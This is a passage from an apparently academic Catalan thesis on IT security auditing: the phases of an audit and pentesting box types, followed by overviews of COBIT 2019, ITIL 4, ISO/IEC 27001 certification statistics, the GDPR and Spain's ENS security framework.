Per a dur a terme una auditoria, previament s'haurà de fer una investigació per a obtindre informació de la empresa i sobre la funció a evaluar. Es realitzarà un primer anàlisi sobre la empresa per averiguar quins departaments la estructuren i com s'organitza.

2. Planificació de la operació

Realitzant un pla de treball on s'establisquen els objectius i l'abast de l'auditoria. Es determinaran les dates de entrega, l'àmbit d'estudi, es realitzarà un inventari dels punts a estudiar planificant quines persones de la organització hauran de col·laborar i en quin moment.




Figura 9 - Exemple de diagrama de Gantt
Font: Elaboració pròpia

Aquesta fase normalment sol ser resumida en un diagrama de Gantt (Figura 9) per establir les diferents activitats i la duració de les mateixes, organitzades al llarg del temps

per a així tindre una visió global i poder estimar la quantitat de temps requerida per a dur a terme l'auditoria.

3. Desenvolupament de l'auditoria

Es tracta de la fase de major duració, ja que s'ha de dur a terme el pla de treball anteriorment definit. Per tal de fer-ho es duran a terme una sèrie de serveis que permeten obtindre uns resultats i unes dades per a analitzar posteriorment; existeixen una àmplia varietat d'aquests i poden ser de molts tipus, alguns dels més comuns que es poden trobar a una auditoria informàtica de seguretat del SI son els següents:

- Identificació dels SS.OO. instal·lats i anàlisi d'aplicacions. Es pren nota dels diferents softwares utilitzats i les versions d'aquests per estudiar possibles incompatibilitats.
- Auditoria de codi d'aplicacions. Anàlisi del codi, independentment del llenguatge de programació emprat, de qualsevol tipus d'aplicació.
- Auditoria de seguretat interna. Es contrasta el nivell de seguretat i privacitat de les xarxes locals i corporatives, enumerant-les i indicant les tipologies de les mateixes i els protocols utilitzats.
- Auditoria de seguretat perimetral. S'estudia i s'analitza el grau de seguretat que ofereixen les entrades exteriors al perímetre de la xarxa local
- Test d'intrusió (*Pentesting*). S'intenta accedir als sistemes, per comprovar el nivell de resistència a la intrusió no desitjada. És un complement fonamental per a l'auditoria perimetral. Segons (Agé & ACISSI, 2015) existeixen tres tipus d'auditories a realitzar per a un pentesting:
    - Caixa blanca: són les auditories que es realitzen amb accés a la informació interna de l'empresa, pot ser utilitzada per simular un atac d'una persona que pertany a l'organització. La seua utilitat radica en què no s'ha d'invertir temps en el *fingerprint*.
    - Caixa negra: es realitza sense donar cap tipus d'informació i és l'auditor qui ha de descobrir-la. Útil per simular un atac real.
    - Caixa gris: barreja característiques de les dues anteriors. Hi haurà parts a les que es té accés i d'altres que no, a partir de la part coneguda es tracta d'atacar i conèixer més de la resta.
- Anàlisi forense. Per a analitzar incidents, s'intenta reconstruir com s'ha penetrat en el sistema, al mateix temps que es valoren els danys ocasionats.

- Auditoria de pàgines web. Anàlisi externa de la web, comprovant vulnerabilitats com la injecció de codi sql, Verificació d'existència i anul·lació de possibilitats de Cross Site Scripting (XSS), etc.
- Verificació del compliment d'estàndards (ISO, COBIT, etc)

4. Síntesi i diagnòstic

S'analitzen les dades i els resultats obtinguts a les fases prèvies i s'interpreten per a realitzar un diagnòstic de la situació i així poder elaborar una resolució de l'estat actual.

5. Presentació de conclusions

L'auditor elabora una sèrie de conclusions, a partir de les evidències exposades al diagnòstic. A arrel d'aquestes, es preparen un conjunt de propostes de caràcter constructiu i amb objectius realistes, què suposaran part del pla de millora.

6. Informe i pla de millora

Per tal de comunicar a la direcció de la empresa els resultats i la informació arreplegada durant tot el procés d'auditoria es realitza un informe final amb una estructura concreta represantada a la Figura 10.




Figura 10 - Estructura del informe final d'una auditoria
Font: Elaboració pròpia

Aquest document inclou una presentació i introducció del treball realitzat, a les observacions s'arrepleguen les activitats realitzades que formen part de l'informe tècnic, que es tracta d'un resum on s'arrepleguen procediments, mètodes i comandaments realitzats i que està destinat als tècnics especialitzats en la matèria. Una vegada sintetitzats els resultats de les activitats i determinat el diagnòstic es realitza l'informe o resum executiu, per a mostrar de forma resumida a la direcció la situació de l'empresa.

A l'estructura t'ambé inclouen una serie de recomanacions i mesures per fer front a la situació identificada, les quals es divideixen a diferents espais de temps diferenciant entre curt, mig i llarg termini depenent de la importància i la dificultat de dur-les a terme. Com a guia per dur a terme aquestes recomanacions s'inclou un pla d'acció per orientar a l'empresa sobre com fer front als resultats.

El conjunt dels informes, junt amb les recomanacions, millores i el pla d'acció són condensats en un únic document, conformant l'informe final.

Realitzar auditories amb certa freqüència assegura la integritat dels controls de seguretat aplicats als SI, ja que accions com el constant canvi en les configuracions, la instal·lació i actualització de programes i l'adquisició de nous dispositius requereixen d'una revisió continua.

Capítol 5
Normativa i models relacionats amb la seguretat

Marc de l'auditoria informàtica de SI i la seguretat de la informació

5. Normativa i models relacionats amb la seguretat

5.1. Relacionades amb les auditories

Tot aquest procés anteriorment enumerat s'ha d'acollir a algun tipus de normativa per a tindre un reconeixement i una acceptació. Per aquest motiu hi ha una serie d'entitats que han anat elaborant multitud de normes que regulen com s'ha de dur a terme i quins son els estàndards i models, relacionats amb l'àmbit de la seguretat informàtica, que s'han de seguir. Per tant l'auditoria s'ha de dur a terme seguint un patró, elaborat per una serie de bones pràctiques o un conjunt de directrius, com els que es veuran tot seguit. D'aquestos estàndards i normatives que es veuran hi ha alguns que certifiquen a l'auditor com és el cas de COBIT o ITIL i d'altres com la certificació de la ISO/IEC 27001, que certifiquen a la empresa que ha estat auditada.

5.1.1. COBIT

Un dels estàndards orientats a la auditoria informàtica es COBIT (Objectius de Control de la Tecnologia de la Informació) objectiu del qual es garantir la seguretat dels sistemes, per aquesta raó ISACA elabora un marc de bones pràctiques per a la gestió de les tecnologies de la informació i el *IT Govern*. Aquest nou concepte, es tracta d'un marc d'estructures, processos i mecanismes relacionals que pretenen alinear les tecnologies de la informació amb l'estratègia de negoci de l'empresa. **[10]**

Recentment s'ha publicat una nova versió, COBIT 2019, on segons (ISACA, 2019) s'introdueixen factors de disseny i àrees d'interès, que ofereixen guies pràctiques addicionals per a una adopció més flexible d'aquest marc. Adiferència de l'anterior versió (COBIT 5) no compta amb 5 principis, si no que aquests s'han ampliat i dividit en dos rames definint finalment 6 principis del sistema de govern i 3 del marc de govern.

Sistema de govern		**Marc de govern**
1. Proporcionar valor dels grups d'interès	2. Enfocament holístic	1. Basat en el model conceptual
3. Sistema de govern dinàmic	4. Distinció del govern i la gestió	2. Obert i flexible
5. Necessitats adaptades a empreses	6. Sistema de govern End-to-End	3. Alineació amb els principals estàndards

COBIT 2019 disposa de diferents certificacions (Imatge 1), sent necessari realitzar un examen per a demostrar els coneixements adquirits. Tot i que degut a la seua novetat, encara s'estan preparant alguns certificats que arribaran més endavant.

- **COBIT 2019 Bridge**. Es tracta d'un programa per remarcar conceptes del nou marc i vore les novetats i diferència respecte a COBIT 5.
- **COBIT 2019 Foundation**. Es demostra el coneixement exhaustiu dels principis, conceptes i metodologies del marc COBIT 2019 utilitzats per establir, potenciar i mantenir un sistema de gestió i *IT Govern*.

Imatge 1 - Certificats COBIT 2019 Bridge i Foundation
Font: https://www.youracclaim.com/org/apmg-international/badge/apmg-accredited-trainer-cobit-2019-foundation-bridge https://www.youracclaim.com/org/isaca/badge/cobit-2019-foundation-certificate

5.1.2. ITIL

És un marc de treball de bones pràctiques, aplicables a la gestió de serveis de la tecnologia de la informació; el nom d'ITIL prové de l'acrònim l'angés (Information Technology Infrastructure Library) és a dir, la Biblioteca d'Infraestructures de Tecnologies d'Informació. Aquest model està gestionat per AXELOS una empresa encarregada de desenvolupar les qualificacions en bones pràctiques, i que concretament amb aquesta pretén ajudar a les organitzacions que ofereixen serveis relacionats amb les TIC a aconseguir una major qualitat i eficiència a l'hora de gestionar la informació i els seus serveis. **[11]**

Anteriorment ha hagut altres versions, però l'actual ITIL 4 d'acord amb (AXELOS, 2019) fa èmfasi en el món empresarial i tecnològic, sobre com funciona avui i com funcionarà en el futur. A més, abandona l'anterior concepte del Cicle de vida del servei amb les seues 5 fases (estrategia del servei, disseny, transició, operació i millora contínua) mostrades a la Figura 11, per un de distint anomenat Sistema de Valor de Servei ITIL (SVS, de l'anglés *Service Value System*).

Figura 11 - Les 5 fases del Cicle de vida ITIL
Font: (AXELOS, 2011)

Aquest nou model (Figura 12) representa com els diferents components i activitats de l'organització treballen junts per facilitar la creació de valor a través de la cadena de valor del servei, que es troba al centre del SVS, partint d'una oportunitat o de la demanda.




Figura 12 - Sistema de valor de servei
Font: (AXELOS, 2019)

A més, altre canvi a considerar es que s'han reduït i canviat de 9 a 7 els principis de ITIL:

1. Centrar-se en el valor
2. Començar des de la situació actual
3. Progrés iterativament amb comentaris
4. Col·laboreu i fomenteu la visibilitat
5. Pensa i treballi de manera integral
6. Mantingui-ho de manera senzilla i pràctica
7. Optimitzar i automatitzar

Per últim, pel que respecta a la certificació en el marc d'ITIL actualment hi ha 4 nivells (Figura 13), cadascun d'ells s'obté mitjançant la realització dels cursos corresponents i l'examen d'acreditació. **[12]**




Figura 13 - Nivells de certificació en ITIL 4
Font: Elaboració propia

- **ITIL Foundation**: El nivell més bàsic, permet adquirir els coneixements sobre la terminologia, estructura i conceptes bàsics utilitzats pel marc de treball de bones pràctiques d'ITIL. Aquesta certificació és necessària per a optar a les superiors.
- **ITIL Managing Professional** (ITIL MP): Nivell intermig enfocat a la gestió en la que es demostra que l'individu té una comprensió clara de com la tecnologia de la informació influeix i dirigeix l'estratègia empresarial.
- **ITIL Strategic Leader** (ITIL SL): Altre nivell intermig enfocat al lideratge, proporciona els coneixements pràctics i tècnics sobre com fer funcionar amb èxit serveis, equips i fluxos de treball amb tecnologies de la informació.
- **ITIL Master**: Nivell més alt a la Gestió de Serveis d'ITIL. La certificació s'obté basant-se en mèrits professionals, demostrant l'experiència de forma contrastada en la gestió de serveis a la vida real.

5.1.3. ISO 27000

Els desenvolupadors d'aquesta norma són l'Organització Internacional per a la Normalització (ISO) junt amb la Comissió Electrotècnica Internacional (IEC) (Imatge 2), ambdues són entitats molt importants pel que fa a normatives i disposen de nombroses normes desenvolupades conjuntament identificades amb les sigles ISO/IEC. **[13] [14]**

Imatge 2 - Icones de IEC i ISO
Font: https://www.iec.ch/about/globalreach/partners/iso/

La norma ISO/IEC-27000, també coneguda com a ISO 27000 o ISO27K, és un conjunt d'estàndards relacionats amb el Sistema de Gestió de Seguretat d'Informació (SGSI) (en anglés: Information Security Management System, ISMS). Els membres més importants d'aquesta família son la ISO/IEC 27001 que arreplega els requisits per a la implantació d'un SGSI i la ISO/IEC 27002 l'estàndard que s'estableix com un codi internacional de bones pràctiques, i juntes conformen una directriu per a al procés d'auditoria informàtica. **[15]**

La família ISO 27000 es pot dividir en caràcter general en tres categories:

- Família d'estàndards SGSI (ISO/IEC 27000 - ISO/IEC 27010)
- Requisits específics del sector (ISO/IEC 27011 - ISO/IEC 27030)
- Orientació operativa (ISO/IEC 27031 - ISO/IEC 27050)

Però de forma continua s'estan desenvolupant més estàndards relacionats i van sometent-se a revisions periòdiques, ampliant així la norma. Actualment la ISO27K està composta per uns 70 estàndards, entre publicats i esborranys. A la taula mostrada a l'Annex I es veuen en detall.

Certificació ISO/IEC-27001

D'aquesta família, únicament es pot ser certificada la norma ISO/IEC 27001 **[39]**, i per a poder obtindre el respectiu certificat (Imatge 3), una empresa amb un SGSI ja implantat haurà de solicitar l'auditoria a una entitat acreditadora certificada pel Forum Internacional d'Acreditació i una vegada l'haja superada l'obtindrà.

Imatge 3 - Símbol del certificat ISO/IEC-27001 per AENOR
Font: https://www.aenor.com/certificacion/tecnologias-de-la-informacion/seguridad-informacion

Si es consulten les dades sobre el nombre de certificacions d'aquest estàndard al lloc web de la ISO es troba informació sobre les certificacions realitzades als anys anteriors des del 2006 fins al 2017 (agafant l'interval del 2007-17 per veure el canvi en una dècada de diferència).

D'aquestes dades es pot extraure informació interessant, analitzada tot seguit, com per exemple veure quin lloc ocupen les empreses espanyoles front a la resta de països.

A nivell europeu Espanya es troba entre els primers, a la quarta posició; però també s'observa que des de l'any 2010 no ha hagut un gran creixement i la xifra ha anat oscil·lant entre el 700 i els 800 certificats anuals.

#	País	07'	08'	09'	10'	11'	12'	13'	14'	15'	16'	17'	Total
1	Regne Unit	519	738	946	1157	1464	1701	1923	2253	2790	3367	4503	21361
2	Italia	148	233	297	374	425	495	901	969	1013	1220	958	7033
3	Alemanya	135	239	253	357	424	488	581	634	994	1338	1339	6782
4	Espanya	93	203	483	711	642	805	799	698	676	752	803	6665
5	Romania	16	44	303	350	575	866	840	893	1078	513	440	5918
6	República Txeca	77	88	264	529	301	264	399	276	381	507	463	3549
7	Polonia	45	75	187	229	233	279	307	310	448	657	705	3475
8	Països Baixos	41	56	76	97	125	190	316	335	455	670	913	3274
9	Hongria	81	135	146	151	178	199	280	295	323	421	472	2681
10	Turquia	27	33	86	117	100	132	181	224	268	500	531	2199

Taula 2 - Rànquing de països europeus més certificats ISO 27001
Font: Elaboració pròpia basada en les estadístiques anuals arreplegades al lloc web de la ISO **[17]**

Pel que fa al rànquing global, centrant-se a l'any 2017, (el més actual del que es disposa de dades) se situa la desena, per darrere de països com Xina, Japó, India o EE.UU; a banda dels europeus de la anterior Taula 2.

En línies generals, s'observa que existeix un elevat creixement en el nombre de certificats de la normativa ISO 27001, i és que a la majoria de casos el nombre de certificacions aumenta any rere any.




Figura 14 - Certificats ISO 27001 per sectors empresarials des del 2007 fins al 2017
Font: Elaboració pròpia segons les estadístiques anuals arreplegades al lloc web de la ISO **[17]**

Si se centra la classificació segons a quin sector pertanyen les empreses (Figura 14), es troben els percentatges que suposen cada sector respecte a la totalitat d'empreses. Al gràfic s'observa que al llarg dels últims anys hi ha una considerable diferència entre les organitzacions relacionades amb la informàtica i la resta de sectors, suposant en torn al 60% de la totalitat. Altres com la comunicació o els serveis d'enginyeria a pesar que no suposen una gran part tenen un creixement notable als últims anys respecte als anteriors.

Per tant, tal com s'havia anomenat a la introducció d'aquest treball, les empreses relacionades amb les TIC han de tindre especial cura amb un element com es la informació prenent mesures, com és el cas, d'obtindre certificacions; però la resta de sectors no han de quedar-se enrere ja que la informació és un recurs comú a totes elles i també han de saber valorar-lo com es mereix.

Implantació d'un SGSI

La possada en marxa del SGSI i les posteriors revisions i canvis oferiran a una organització un sistema gerencial de caràcter general centrat en els possibles riscos, per tal d'establir, implementar, revisar, mantenir i millorar la seguretat de la informació.

Per dur-ho a terme s'elaboraràn un conjunt de polítiques, objectius, processos i procediments per tal d'administrar adequadament la informació, basant-se tal com s'ha comentat anteriorment, en els requisits establerts la ISO 27001 i prenent l'exemple de les bones pràctiques de l'estàndard 27002. Aquest sistema buscarà la eficiència al llarg del temps, per això requerirà de revisions per tal d'anar adaptant-se als canvis de la empresa i per a dur-ho a terme, se segueix un esquema PDCA (Plan-Check-Do-Act) com el de la Figura 15 amb l'objectiu de la búsqueda de la millora contínua.




Figura 15 - Esquema del cicle PDCA o Roda de Deming
Font: El·laboració propia

- **Plan** (planificar): Es dissenya el SGSI, establint una metodologia i uns criteris per tal d'avaluar els riscos i es seleccionen els controls a realitzar.

- **Do** (fer): Comprén la implantació i la realització dels controls establerts anteriorment. S'implementa el pla de tractament de riscos i els procediments de detecció i resposta a incidents de seguretat.

- **Check** (controlar): Es revisa i avalua de forma periòdica si es compleixen els punts contemplats al SGSI. Mitjançant procediments de monitoreig es determina la eficacia del mateix, medint l'efectivitat dels controls.

- **Act** (actuar): Es duen a terme canvis per corregir els punts incomplerts, implementant les millores i assegurant que aquestes compleixen els objectius, el que implica haver de realitzar una nova planificació i es renova el cicle.

Al aplicar el model sobre una serie de requeriments i expectatives prèvies en quant a la seguretat de la informació i realitzant els canvis pertinents, s'obté com a resultat una seguretat d'informació ben administrada, que és l'objectiu del SGSI.

5.2. Altres models i normatives

D'altra banda, a més de les relacionades directament amb les auditories, també s'han de tindre en compte altres normatives relacionades amb la informació i la seguretat de la mateixa. **[18]**

5.2.1. RGPD

Actualment existeix una nova normativa de protecció de dades, el Reglament General de Protecció de Dades (RGPD), que substitueix l'antiga Llei Orgànica de Protecció de Dades (LOPD 15/1999) establerta per la Agencia Espanyola de Protecció de Dades (AEPD). **[41]**


Amb aquest nou reglament els estats de la Unió Europea, institucions i organitzacions dels mateixos utilitzen un reglament conjunt i unificat per a tots ells. Alguns del canvis o afegits del RGPD són que totes les empreses han identificar i analitzar les àrees de risc i documentar el tractament de dades personals a través d'un inventari, amb l'objectiu d'analitzar i determinar els riscos per a establir les mesures necessàries i així minimitzar-los.

Per a dur-ho a terme, s'introdueix una nova figura, el Delegat de Protecció de Dades (DPD), que pot ser tant un consultor extern o un treballador de la pròpia organització. Aquest delegat serà l'encarregat de en el cas de detectar alguna àrea amb un alt risc de cara als drets i llibertats dels usuaris, haurà de dur a terme una avaluació d'impacte sobre la protecció de dades.

Per últim, els drets dels usuaris al RGPD són ampliats amb una sèrie de drets addicionals als tradicionals ARCO (Accés, Rectificació, Cancel·lació i Oposició), de manera que també disposen de consentiment lliure, específic, informat i inequívoc, el dret d'accés i a l'oblit i per últim la portabilitat de la informació. **[19] [20]**

Adequació al RGPD

Molts dels conceptes i principis de la LOPD es troben al nou reglament europeu, però aquest introdueix alguns elements nous, per la qual cosa la pròpia AEPD va posar a disposició de les organitzacions, guies i eines per a l'adequació al RGPD.




Imatge 4 - Ferramenta Facilita 2.0
Font: https://www.servicios.agpd.es/Facilita

Un exemple d'açò és Facilita 2.0 (Imatge 4) que tal com indica el propi nom, pretenia així facilitar el canvi durant el període de pròrroga escipulat d'uns 2 anys, fins que finalment el 26 maig de 2018 el RGPD va entrar de forma definitiva en vigor donant pas a la Llei Orgànica 3/2018 **[42]** adaptada ja a les exigències d'aquest reglament i quedant derrogada l'antiga Llei Orgànica 15/1999.

Compliment i certificació RGPD

Per a verificar el compliment del RGPD, tal com indiquen els articles del 40 al 43 **[40]** una empresa haurà d'adaptar-se als codis de conducta (Imatge 5) **[21]** seguir els mecanismes de certificació aprovats o podrà acreditar-lo mitjançant la documentació que s'haja generat al prendre les mesures destinades per complir amb les obligacions del Reglament, junt amb els controls realitzats com a evidència del seu correcte funcionament. Si no es disposa de la certificació, per a acreditar el compliment davant d'un tercer hi ha certa documentació que han d'estar a disposició de l'AEPD, com ara el registre d'activitats de tractament o les avaluacions d'impacte.

En el cas de voler obtindre una certificació oficial, el certificador, que segons l'art. 43 del RGPD ha de ser la autoritat de control competent o l'organisme nacional d'acreditació, durà a terme una auditoria que haurà d'estar aprovada d'acord amb l'art. 42, i una vegada superada s'obtindrà amb una vigència d'un període màxim de 3 anys, que haurà de ser renovada amb el mateix procés. **[22]**



8ª sesión anual abierta — AGENCIA ESPAÑOLA DE PROTECCIÓN DE DATOS

CÓDIGOS DE CONDUCTA

Inscritos actualmente en el Registro General de Protección de Datos

Código Tipo de Fichero Histórico de Seguros del Automóvil (UNESPA)	2000
Código Tipo de Unió Catalana D'Hospitals (UCH)	2002
Código Tipo de Comercio Electrónico y Publicidad Interactiva (AUTOCONTROL-AECE-IAB SPAIN)	2002
Código Tipo de Odontólogos y Estomatólogos de España	2004
Código Tipo Universidad de Castilla-La Mancha	2004
Código Tipo de la Asociación Catalana de Recursos Asistenciales (ACRA)	2004
Código Tipo del Sector de la Intermediación Inmobiliaria. Asociación Empresarial de Gestión Inmobililaria (AEGI)	2004
Código Tipo Farmaindustria	2009
Código Tipo del Fichero de Automóviles de Pérdida Total, Robo e Incendios (UNESPA)	2011
Código Tipo para el tratamiento de datos de carácter personal para establecimientos sanitarios privados de la provincia de Sevilla (REAL E ILUSTRE COLEGIO DE FARMACÉUTICOS DE SEVILLA)	2011
Código Tipo de protección de datos personales del fichero ASNEF PROTECCIÓN (ASNEF PROTECCIÓN)	2015
Código Tipo del tratamiento de datos de carácter personal aplicable al tratamiento de datos de la Oficina de Farmacia (Colegio de Farmacéuticos de Barcelona)	2015
Código Tipo para el tratamiento de datos de carácter personal (ASOCIACIÓN NACIONAL DE ENTIDADES DE GESTIÓN DE COBRO-ANGECO)	2015
Código Tipo de protección de datos para Organizaciones Sanitarias	2016

Imatge 5 - Codis de conducta del RGPD

Font: (Hergueta, 2018)

5.2.2. ENS

L'Esquema Nacional de Seguretat (ENS) es tracta d'un conjunt de mesures amb l'objectiu de determinar la política de seguretat en l'ús dels mitjans electrònics. Està format per uns principis bàsics i els requisits mínims (Figura 16) que proporcionen una protecció adequada de la informació. **[23]**

També contempla la divisió per categories dels sistemes i cinc dimensions de seguretat (disponibilitat, autenticitat, integritat, confidencialitat traçabilitat) per tal de prendre mesures de forma proporcional d'acord amb el tipus d'informació que es tracte i al riscos als que s'exposa.

Aquest esquema arreplega un total de 75 mesures de seguretat, dividides en tres marcs. **[24]**

- **Organitzatiu** (4): mesures relacionades amb l'organització global de la seguretat. Inclou polítiques, normatives i procediments de seguretat, a més, del procés d'autorització.
- **Operacional** (31): per a protegir l'operativitat del sistema com un conjunt. Engloba el control d'accés, la continuïtat de servei, la planificació i explotació, i la monitorització del sistema.

- **Mesures de protecció** (40): centrades en actius concrets amb el nivell pertinent en cadascuna de les dimensions de seguretat. Està compost per les instal·lacions i les infraestructures i la protecció d'elements com ara la informació, els equips, els serveis, les aplicacions o les comunicacions entre altres.

Principis	Requisits	
Seguretat integral	Organització i implantació del procés de seguretat	Integritat i actualització del sistema
Gestió de riscos	Anàlisi y gestió de riscos	Protecció de la informació emmagatzemada i en trànsit
Prevenció, reacció i recuperació	Gestió de personal	Prevenció front a altres SI interconnectats
Línies de defensa	Professionalitat	Registre d'activitat
Reevaluació periòdica	Autorització d'accessos	Control d'accessos
Funció diferenciada	Protecció de les instal·lacions	Continuitat de la actividad
	Adquisició de productes	Millora continua del procés de seguretat
	Seguretat per defecte	Incidents de seguretat

Figura 16 - Principis bàsics i requisits mínims per a l'adequació al ENS

